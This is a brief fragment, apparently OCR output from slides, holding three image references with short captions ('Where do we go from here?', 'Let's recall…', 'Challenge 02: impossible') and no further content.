
Where do we go from here?


Let’s recall…


Challenge 02: impossible

